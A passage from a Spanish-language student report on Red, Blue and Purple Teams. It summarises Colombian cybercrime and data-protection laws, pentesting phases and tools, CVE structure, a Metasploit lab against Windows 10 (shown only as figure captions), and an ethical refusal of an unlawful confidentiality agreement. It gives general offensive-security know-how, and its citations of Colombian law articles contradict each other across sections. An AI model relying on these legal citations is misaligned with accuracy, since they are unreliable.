CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JUAN CAMILO BEJARANO ALARCÓN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JUAN CAMILO BEJARANO ALARCÓN

DIRECTOR DE CURSO
LUIS FERNANDO ZAMBRANO HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2024

CONTENIDO

LISTA DE FIGURAS

RESUMEN

El informe Técnico exhibido da una recopilación de información notable con la ciberseguridad y las leyes colombianas en materia de delitos informáticos. El cual aborda la Ley 1273 de 2009, en el que se tipifica diversos delitos como el acceso abusivo a sistemas informáticos, la interceptación de datos y el uso de software malicioso. Además, se explica la Ley 1581 de 2012, que regula la protección de datos personales en Colombia.

Subsiguientemente, se detalla el proceso de pentesting y sus etapas, resaltando la importancia de la fase de reconocimiento (footprinting) como base fundamental para las pruebas de penetración en los escenarios propuestos.

Este informe también incluye un escenario práctico donde se simula un ataque informático utilizando herramientas como Msfvenom y Metasploit, generando un payload malicioso y estableciendo una conexión inversa para complicar una máquina Windows 10 x64. Se explican los pasos para identificar el fallo de seguridad, las herramientas utilizadas y las medidas de mitigación implementadas.

Finalmente, se abordan aspectos como la configuración de seguridad en Windows 10, las diferencias entre equipos Blue Team, Red Team y Purple Team, el papel del Center for Internet Security (CIS) en la estandarización de prácticas de ciberseguridad, y se presentan herramientas de descubrimiento de ataques informáticos con licencia GPL.

Palabras clave: Blue Team, ciberseguridad, CIS, Metasploit, pentesting payload, Red Team.

GLOSARIO

Blue Team: Equipo encargado de la defensa y protección de los sistemas y redes de una organización.

CIS (Center for Internet Security): Organización que desarrolla y difunde las mejores prácticas en ciberseguridad a través de sus Benchmarks de Seguridad.

CVE (Common Vulnerabilities and Exposures): Sistema de identificación y nomenclatura estandarizada para vulnerabilidades de software y hardware.

Footprinting: Fase inicial del pentesting, donde se recopila información sobre el objetivo de manera pasiva.

IDS/IPS (Intrusion Detection/Prevention System): Sistemas de detección y prevención de intrusiones en redes.

Meterpreter: Payload avanzado de Metasploit que proporciona una sesión de shell interactiva y escalable en la máquina víctima comprometida.

Msfvenom: Herramienta de línea de comandos de Metasploit utilizada para generar payloads maliciosos personalizados.

Payload: Carga útil o código malicioso que se inyecta en un sistema o aplicación con fines de explotación o ataque.

Purple Team: Combinación de los equipos Blue Team y Red Team que trabajan juntos para compartir información y mejorar las capacidades defensivas y ofensivas.

Pentesting: Pruebas de penetración éticas realizadas para evaluar la seguridad de un sistema informático o red.

Red Team: Equipo que emula a los atacantes reales y realiza pruebas de penetración para identificar vulnerabilidades.

INTRODUCCIÓN

Se presenta un escenario práctico donde se simula un ataque informático utilizando herramientas como Msfvenom y Metasploit, forjando un payload malicioso y creando una conexión inversa para complicar una máquina Windows 10 x64. Se detallan los pasos para identificar el fallo de seguridad, las herramientas utilizadas y las medidas de mitigación implementadas.

Adicionalmente, se abordan temas como la configuración de seguridad en Windows 10, las diferencias entre equipos Blue Team, Red Team y Purple Team, el papel del Center for Internet Security (CIS) en la estandarización de prácticas de ciberseguridad, y se exhiben herramientas de detección de ataques informáticos.

El informe Técnico analiza las leyes colombianas afines con delitos informáticos, la perspicacia del proceso de pentesting y sus etapas, la importancia de los CVE (Common Vulnerabilities and Exposures) en la gestión de vulnerabilidades, y la indagación de un escenario práctico de ataque informático.

Se inicia con un estudio De artículos de la Ley 1273 de 2009, que plasma delitos como el acceso abusivo a sistemas informáticos, la contención de datos y el uso de software malicioso. Asimismo, se inspecciona la Ley 1581 de 2012, encargada de regular la protección de datos personales en Colombia. Estas leyes sientan las bases para comprender el marco legal colombiano en materia de ciberseguridad.

Posteriormente, se profundiza en el proceso de pentesting y sus etapas cruciales, destacando la importancia de la fase de reconocimiento (footprinting) como base fundamental para las pruebas de penetración. Se explora la estructura y el uso de los CVE, un sistema de identificación y nomenclatura estandarizada para vulnerabilidades de software y hardware.

1 OBJETIVOS

1.1 OBJETIVOS GENERAL

Analizar y comprender los conceptos fundamentales de la ciberseguridad, incluyendo el marco legal colombiano, el proceso de pentesting, la gestión de vulnerabilidades, y las herramientas y técnicas utilizadas en ambientes dañosos y defensivos, a través de la publicación de un escenario práctico de ataque informático.

1.2 OBJETIVOS ESPECÍFICOS

- Examinar las leyes colombianas relevantes, como la Ley 1273 de 2009 y la Ley 1581 de 2012, para comprender el marco legal que rige los delitos informáticos y la protección de datos personales.
- Describir el proceso de pentesting y sus etapas clave, enfatizando la importancia de la fase de reconocimiento (footprinting) como base fundamental para las pruebas de penetración.
- Explicar la estructura, los pasos y la integración de los Equipos Red, Blue y Purple Team en la identificación y gestión de vulnerabilidades de software y hardware dentro de una Organización.
- Analizar un escenario práctico de ataque informático, detallando las herramientas utilizadas (Msfvenom, Metasploit), las técnicas empleadas (payload malicioso, conexión inversa), y las medidas de mitigación implementadas para subsanar el fallo de seguridad.

2 DESARROLLO DEL INFORME

3 ESCENARIO 1

3.1 LEY 1273 DE 2009

La Ley 1273 de 2009 en Colombia se orienta en la disputa contra los delitos informáticos. La ley se entiende que tiene como objetivo principal representar y condenar los delitos relacionados con el acceso no autorizado a sistemas informáticos y la apropiación ilícita de datos electrónicos.

3.1.1 Artículo 1: Concreta el objeto de la ley, Establece normas para la prevención, investigación, seguimiento y sanción de los delitos informáticos.

3.1.2 Artículo 2: Instituye la jurisdicción colombiana sobre los delitos informáticos cometidos en todo y a nivel nacional.

3.1.3 Artículo 4: Caracteriza delitos como el acceso abusivo a un sistema informático, la interceptación de datos y la utilización de programas maliciosos.

Podemos identificar también los siguientes artículos donde tipificamos e identificamos diferentes temas:

3.1.4 Artículo 269A: Acceso ilegal a un sistema informático, con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes

3.1.5 Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación, Se penaliza la obstrucción o impedimento del funcionamiento o el acceso normal a un sistema informático o a una red de telecomunicaciones

3.1.6 Artículo 269C: Interceptación de datos informáticos, Se sanciona la interceptación de datos informáticos sin orden judicial previa

3.1.7 Artículo 269D: Daño informático, Se castiga la destrucción, daño, borrado, deterioro, alteración o supresión de datos informáticos o un sistema de tratamiento de información o sus partes o componentes lógicos

3.1.8 Artículo 269E: Uso de software malicioso, Se penaliza la producción, tráfico, adquisición, distribución, venta, envío, introducción o extracción del

territorio nacional de software malicioso u otros programas de computación de efectos dañinos

3.1.9 Artículo 269F: Suplantación de identidad.

3.1.10 Artículo 269G: Violación de datos personales.

3.1.11 Artículo 269H: Perturbación de la prestación del servicio de telecomunicaciones.

3.1.12 Artículo 269I: Falsedad en la inscripción o actualización de información en bases de datos.

3.1.13 Artículo 269J: Fraude informático.

---

1 Avance Jurídico Casa Editorial Ltda. (2024.). Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. Avance Jurídico Casa Editorial Ltda., Senado De La República De Colombia. http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

3.2 LEY 1581 DE 2012

Protección de datos personales.

Su Objetivo es regular el tratamiento de los datos personales, garantizando el derecho a la privacidad y el habeas data.

Hablando de la Ley 1581 de 2012, podemos identificarnos en la protección de datos personales en Colombia. Su intención es certificar el derecho fundamental de las personas a conocer, actualizar y reformar la información que se ha recopilado sobre ellas en bases de datos y archivos.

La Ley 1581 instituye los principios generales para el método de datos personales, como la finalidad, la libertad, la veracidad y la seguridad.

- Exige a adquirir el consentimiento del titular de los datos antes de recolectar y procesar su información personal.
- Instituye la obligación de adoptar medidas de seguridad para proteger los datos personales.
- Establece los derechos de los titulares de los datos, como el acceso, la rectificación y la supresión de la información personal.

Podemos identificar los aspectos más relevantes:

- Delimita los compendios que rigen el tratamiento de datos personales.
- Instituye los derechos de los titulares de los datos.
- Crea la figura del Apoderado del Tratamiento de Datos Personales.
- Regula la transferencia internacional de datos.
- Define las obligaciones de las entidades que traten datos personales.
- Establece el régimen sancionatorio.
- Entidad Reguladora: Superintendencia de Industria y Comercio
- (SIC)

Multas:

- Leve: Entre 1 y 100 SMLMV.
- Grave: Entre 101 y 1.000 SMLMV.

- Muy grave: Entre 1.001 y 5.000 SMLMV.

3.3 PENTESTING

El pentesting es un proceso muy importante y tiene 5 etapas esenciales para la identificación y vulnerabilidades y es un proceso integral consuma y detallada planificación y ejecución cuidadosa, dando que cada etapa juega un papel crucial en la identificación de riesgos y la protección de la información.

Estas pruebas de penetración, es un proceso que se utiliza para valorar la seguridad de un técnica informático, red o aplicación web. Este proceso consta de varias etapas:

Reconocimiento (Footprinting):

Descripción: Recopila información sobre el objetivo de manera pasiva. El objetivo es conseguir datos que alcancen a ser utilizados para identificar vulnerabilidades y puntos débiles en el sistema.

Herramientas y Técnicas:

Herramientas Opensource:

- WHOIS: Para obtener información sobre el registro de dominios.
- Google Dorks: Búsquedas específicas en Google para encontrar información sensible.
- Recon-ng: Marco de reconocimiento de código abierto.

Herramientas Pagas:

- Maltego: Herramienta de minería de datos para enlazar y visualizar información.
- Shodan: Motor de búsqueda especializado en dispositivos conectados. Threat Intelligence Platforms (TIPs): Plataformas que agregan y analizan información de amenazas. Entre su importancia es esencial para comprender la superficie de ataque y planificar ataques más efectivos, permitiendo la identificación de activos, servicios aventurados y posibles

debilidades antes de realizar pruebas activas, reduciendo el riesgo de detección al recopilar información de manera pasiva.

Escaneo de Vulnerabilidades:

- Descripción: Identificación de posibles vulnerabilidades y debilidades en los sistemas objetivo.
- Herramientas:
- Nessus, OpenVAS, Nexpose, entre otras.
- Importancia:
- Ayuda a identificar y priorizar vulnerabilidades para la corrección.
- Permite a los defensores abordar proactivamente posibles problemas de seguridad.

Explotación:

Descripción: Intento de aprovechar las vulnerabilidades identificadas para ganar acceso no autorizado.

- Herramientas:
- Metasploit, Burp Suite, entre otras.

Su importancia es simular los ataques reales para evaluar la tenacidad del sistema ayudando a comprender cómo un atacante podría explotar las vulnerabilidades identificadas.

Post-Explotación:

- Descripción: Mantenimiento del acceso y obtención de información adicional después de ganar acceso inicial.

Herramientas:

- Meterpreter (parte de Metasploit), PowerShell Empire, entre otras.
- Importancia:
- Simula actividades de un atacante después de envolver un sistema. Informe y Análisis:
- Descripción: Documentación detallada de las pruebas, resultados, y recomendaciones de seguridad.

- Importancia:
- Da una visión clara de la postura de seguridad y áreas de mejora. Hablando de la etapa del Reconocimiento (Footprinting):

Técnicas:

- Búsqueda en internet (Google, Shodan, Bing, etc.)
- Búsqueda en redes sociales (LinkedIn, Twitter, Facebook, etc.)
- Búsqueda de registros DNS
- Búsqueda de WHOIS
- Análisis de metadatos de documentos
- Recopilación de información de empleados
- Explotación de vulnerabilidades de día cero Aplicaciones Open Source:
- Nmap: Escaneo de puertos y servicios.
- TheHarvester: Recopilación de información de empleados y correos electrónicos
- Maltego: Análisis de relaciones entre entidades
- dnsrecon: Búsqueda de información en registros DNS
- Fierce: Búsqueda de subdominios

Aplicaciones Pagas:

- SpiderFoot: Recopilación automatizada de información
- Recon-ng: Plataforma modular para footprinting
- Acunetix: Escáner de vulnerabilidades web
- Metasploit: Framework para pruebas de penetración Importancia del Footprinting:
- Base fundamental para el pentesting: Permite identificar activos, vulnerabilidades y vectores de ataque.
- Eficiencia: Reduce el tiempo y esfuerzo en las siguientes etapas.
- Precisión: Orienta las pruebas hacia las áreas más críticas del objetivo.

- Legalidad: Se basa en información pública, evitando intrusiones ilegales.
- Rentabilidad: Ofrece un alto retorno de la inversión en comparación con otras etapas.

La fase de Footprinting es crucial ya que proporciona la base para la fase posterior de pruebas de penetración. Al recopilar la mayor cantidad de información posible sobre un objetivo, los evaluadores de penetración pueden identificar las áreas más vulnerables y planificar ataques de manera más efectiva. Sin un conocimiento profundo del objetivo, la eficacia de las pruebas posteriores a la penetración se reducirá considerablemente. Etapa de footprinting es crucial porque proporciona la base para las etapas posteriores del pentesting. Al recopilar tanta información como sea posible sobre el objetivo, los pentesters pueden identificar las áreas más vulnerables y planificar sus ataques de manera más efectiva. Sin una comprensión sólida del objetivo, las etapas posteriores del pentesting serían mucho menos efectivas.
[1]

[1] Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y

3.4 ¿CVE Y SU ESTRUCTURA?

Buen identificando el CVE como definición CVE significa "Common Vulnerabilities and Exposures" (Vulnerabilidades y Exposiciones Comunes) y se identifica como un sistema de identificación y nomenclatura de vulnerabilidades en software y hardware. Y su intención principal de CVE es proporcionar un esquema común para referenciar y compartir información sobre debilidades de seguridad.

3.4.1 Estructura de un CVE

Un CVE tiene una estructura específica que consta de varios campos:

Formato general:

- CVE seguido de un guion y un año de emisión, seguido de un número único. Ejemplo: CVE-2022-12345.
- Parte "CVE":
- La primera parte es estática y significa "Common Vulnerabilities and Exposures".
- Año de emisión:
- El año en que se emitió el CVE, generalmente compuesto por cuatro dígitos.
- Número único:
- Un número asignado secuencialmente a cada CVE dentro de un año.
- Ejemplo Detallado:
- CVE: Identifica que es parte del sistema CVE.
- Año: Indica el año de emisión.
- Número único: Un identificador único para esa vulnerabilidad específica.
- Por ejemplo, CVE-2022-12345 sería el CVE número 12345 emitido en el año 2022.

3.4.2 Uso y Significado

- Referencia Estándar: Proporciona una referencia única y estandarizada para cada vulnerabilidad, facilitando la búsqueda y el intercambio de información.
- Facilita la Comunicación: Al utilizar un identificador común, los profesionales de la seguridad pueden comunicarse de manera más eficiente sobre vulnerabilidades específicas.
- Seguimiento y Registro: Ayuda en el seguimiento de vulnerabilidades a lo largo del tiempo y permite a los usuarios rastrear la historia y las actualizaciones de una vulnerabilidad particular.
- Interoperabilidad: Al adoptar un formato estándar, facilita la interoperabilidad entre diferentes herramientas y bases de datos de seguridad.

3.4.3 Importancia

- Los CVE son una herramienta fundamental para la gestión de riesgos de seguridad. Permiten a las organizaciones:
- Identificar las vulnerabilidades que afectan a sus sistemas y software.
- Priorizar la aplicación de parches y medidas de seguridad.
- Compartir información sobre vulnerabilidades con otras organizaciones.
- Mantenerse al día sobre las últimas amenazas de seguridad.
- https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?
- Esta página es una base de datos de exploits que es utilizada por los expertos de la seguridad y los investigadores de fragilidades. Exploit-DB es un archivo de exploits públicos y software vulnerable correspondiente, perfeccionado para su uso por los probadores de penetración y los investigadores de vulnerabilidades.
- Exploit-DB se profiere con el sistema CVE en el sentido de que cada entrada en la base de datos de Exploit-DB está asociada con un

identificador CVE específico. Esto permite a los interesados buscar exploits específicos utilizando el identificador CVE correspondiente.

3.5 DESARROLLO ESCENARIO 1



Figura 1 Detalles de la instalación del Banco De Trabajo Kali



Figura 2 Detalles de la instalación del Banco De Trabajo Windows



Figura 3 Validación De comunicación entre Maquinas.

4 ESCENARIO 2

4.1 DOCUMENTACIÓN ILEGAL DENTRO DEL ACUERDO DE CONFIDENCIALIDAD.

Basándose en la lectura de los anexos, se identificaron algunas cláusulas del acuerdo de confidencialidad que podrían considerarse ilegales o poco éticas. Después de haber leído y analizado el texto de los Escenarios relacionados 2 y 3, se han identificado las siguientes conclusiones:

- En la estipulación segunda, punto 2, se señala como información confidencial: "datos secretos como (datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos)". Se puede interpretar y manifestar que la empresa está implicada o puede estar realizando actividades ilegales de pesquisa y acceso no autorizado a sistemas, lo que va contra la ley, La presente situación genera serios cuestionamientos éticos y legales, puesto que implica prácticas que vulneran la privacidad y la integridad de la información, infringiendo normativas y leyes de ciberseguridad según la legislación presente en Colombia.
- En la estipulación cuarta, punto 3, se indica que la parte receptora no debe "denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros". La implicación de esto evadiría las responsabilidades para impedir que se denuncien actividades ilegales de la empresa, esta cláusula limita directamente la capacidad de la parte receptora para denunciar actividades sospechosas, particularmente aquellas relacionadas con espionaje o la apropiación indebida de información de terceros. Tal limitación podría generar un conflicto con la responsabilidad ética y legal de informar sobre actividades ilícitas.

- En la estipulación cuarta, punto 5, se indica que la parte receptora debe "Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento". La intención es que la parte receptora cargue con las responsabilidades penales. La presente cláusula obliga a la parte receptora a asumir la responsabilidad ante las autoridades si la información confidencial se encuentra en su poder durante un allanamiento. Esta disposición podría interpretarse como un intento de asignar responsabilidad legal directa a la parte receptora, incluso si la posesión de la información no fue intencional ni ilícita por su parte.
- En la Estipulación octava se indica que, si se encuentra información ilegal o confidencial en manos del receptor, este debe acudir a un abogado privado y dejar exenta de responsabilidad legal y penal a la empresa. Nuevamente se busca eludirlas obligaciones legales.

  La presente cláusula aparenta transferir la responsabilidad legal y penal de la información ilegal o confidencial hallada a la parte receptora. Lo que podría generar interrogantes sobre la equidad en la distribución de responsabilidades y si es éticamente admisible eximir completamente a la empresa de cualquier implicancia legal.

4.2 LEY COLOMBIANA Y ARTICULO QUE SE PODRÍA ESTAR VIOLENTANDO PROCESO ILEGAL EN EL ANEXO 3

Según lo leído y lo analizado en los anexos correspondientes, se pueden identificar y validar las siguientes leyes y artículos:

Ley 1273 de 2009 - Ley de Delitos Informáticos:

Artículo 269: Acceso abusivo a un sistema informático, sin autorización o no acordado con medida o sin medida de protección y puede incurrir a compromisos

legales penales, si la cláusula del acuerdo permite o anima el acceso abusivo a sistemas.

La cláusula segunda al definir como confidencial información sobre "accesos abusivos a sistemas informáticos" buscaría encubrir este delito.

Artículo 269B: Obstrucción al Funcionamiento de un Sistema Informático

Habla de la prohibición de la obstrucción al maniobra de un sistema informático. Si el acuerdo incluye disposiciones que puedan causar obstrucción o interferencia con el funcionamiento normal de sistemas informáticos, esto podría ser considerado ilegal.

Artículo 269C: Daño Informático

Este artículo se refiere a la destrucción o modificación no autorizada de datos o programas informáticos. Si el acuerdo permite actividades que puedan resultar en daño informático, podría contravenir este artículo.

Se refiere a la pérdida o transformación no autorizada de datos o programas informáticos. El cual puede violarse si el Acuerdo permite actividades que puedan causar daños a un dispositivo.

Artículo 269D: Apropiación de Datos Informáticos

Abordar el robo de datos informáticos. Si el Acuerdo permite la apropiación indebida no autorizada de los datos de HackerHouse, puede entrar en conflicto con estos Términos.

Artículo 269F: Violación de Datos Personales

Este artículo se concentra en las violaciones de datos personales. Esta disposición puede incumplirse si el acuerdo implica la recopilación, el procesamiento o la divulgación no autorizados de datos personales e infringe la privacidad. Al promover la confidencialidad de información proveniente de "chuzadas", se encubrirían delitos de esta naturaleza.

4.3 JUSTIFICACIÓN RESPUESTA ACUERDO CONFIDENCIALIDAD COPNIA EN SU CÓDIGO DE ÉTICA.

Según el acuerdo del Código de Ética Profesional de Ingeniería de COPNIA, se describe:

Actuar dentro de un marco de moral, ética y buenas **costumbres (Artículo 5).**

No cometerá ni colaborará en actos de sabotaje o terrorismo, ni actos que amenacen la seguridad nacional o la salud pública **(artículo 25).**

Denunciar violaciones a la ética profesional, normas legales y reglamentarias **(artículo 26**).

Dado que el acuerdo de confidencialidad analizado facilita a HackerHouse la ocultación de posibles actividades ilegales o incluso delitos informáticos, aceptar y firmar este acuerdo violaría principios éticos profesionales.

Si bien el salario ofrecido es atractivo, como profesional la ética y la legalidad son mis prioridades. Firmar este Acuerdo y aceptar ocultar violaciones me convertiría en cómplice de una actividad ilegal, lo que podría derivar en una acción disciplinaria por parte de COPNIA.

En consecuencia, declino la firma del acuerdo de confidencialidad y la oferta de trabajo en HackerHouse debido a las implicaciones éticas y legales que conlleva desde una perspectiva profesional. La integridad y el cumplimiento normativo son valores irrenunciables para mí, por encima de cualquier incentivo económico.

Sabiendo esto, la ética profesional me impide vincularme laboralmente a una empresa cuyas prácticas, reflejadas en el acuerdo de confidencialidad, van en contra de la ley y los principios que rigen el ejercicio de mi profesión.

Complementando y en concordancia con el Código de Ética de COPNIA, mi decisión de no aceptar trabajos de HackerHouse se fundamenta en diversos artículos que evidencian las implicaciones éticas y legales de sus acuerdos de confidencialidad:

Artículo 25: Prohíbe realizar o asistir a acciones que atenten contra la seguridad nacional o la salud pública. Considerando que el acuerdo fue diseñado para encubrir posibles actividades ilegales por parte de la empresa, su firma implicaría una violación a este artículo.

Artículo 26: Establece la obligación de denunciar violaciones éticas, morales y legales relacionadas con el ejercicio profesional. La firma del acuerdo impediría el cumplimiento de esta obligación, ya que se estaría obligado a guardar silencio sobre posibles irregularidades.

Artículo 33: Impone el deber de proteger la vida, la salud y el bienestar de la comunidad. El acuerdo, al encubrir posibles actividades que atenten contra estos valores, representa una amenaza para la sociedad.

Artículo 34: Prohíbe aceptar trabajos que estén fuera del alcance de las propias capacidades o que sean ilegales. La falta de información sobre las actividades de HackerHouse genera dudas sobre su legalidad, por lo que la firma del acuerdo implicaría un riesgo de incumplimiento.

Artículo 35: Exige respetar y aplicar las disposiciones legales relativas a la profesión. El acuerdo, al buscar violar la ley, contraviene este artículo.

Artículo 45: Sistema de Invalidez e Incapacidad. La participación en las actividades propuestas en el Acuerdo creará incompatibilidades legales.[2]

[2] Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

4.4 NOTICIA CIBERSEGURIDAD COLOMBIA

A la cárcel 10 cibercriminales que robaron $1.200 millones a alcaldía en Cundinamarca

quedó al descubierto una red integrada por 10 supuestos cibercriminales que habrían hurtado más de $1.200 millones de pesos a la Alcaldía de Machetá, Cundinamarca, en abril de 2021.

Cayeron 10 cibercriminales que habrían robado más de $1.200 millones a una Alcaldía - Bogotá - ELTIEMPO.COM

Desde una perspectiva objetiva en la noticia, podemos inferir que los delitos específicos imputados a los detenidos están afines con el acceso abusivo a un sistema informático agravado y el hurto por medios informáticos agravado, sabiendo esto la ley colombiana en sus leyes:

Están contemplados en la Ley 599 de 2000, En el Articulo 269B, Acceso abusivo a un sistema informático agravado sin autorización, obteniendo datos para su modificación o destrucción contenida en el sistema o red según sea el caso y este puede ser sancionado con pena privativa de libertad.

También se puede identificar el artículo 269D sobre hurto por medios informáticos y semejantes “Daño informático”. cualquier persona que, sin estar autorizado para ello, dañe, destruya, elimine, deteriore, trastorne o suprima data informática, o cualquier sistema de tratamiento de información, conllevara en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Por otro lado, La legislación colombiana en la Ley1273 de 2009, en su artículo 269A, habla de que quien ilícitamente se apropie para sí o para otro de los datos almacenados en un sistema informático, incurrirá en pena privativa de libertad.

Desde una perspectiva ética, se considera que la sustracción de fondos públicos mediante estos métodos que se realizan de forma cibernética representa obviamente una violación de la ley, que conlleva a una transgresión de confianza pública y de la integridad de una institución, afectando negativamente a nuestra

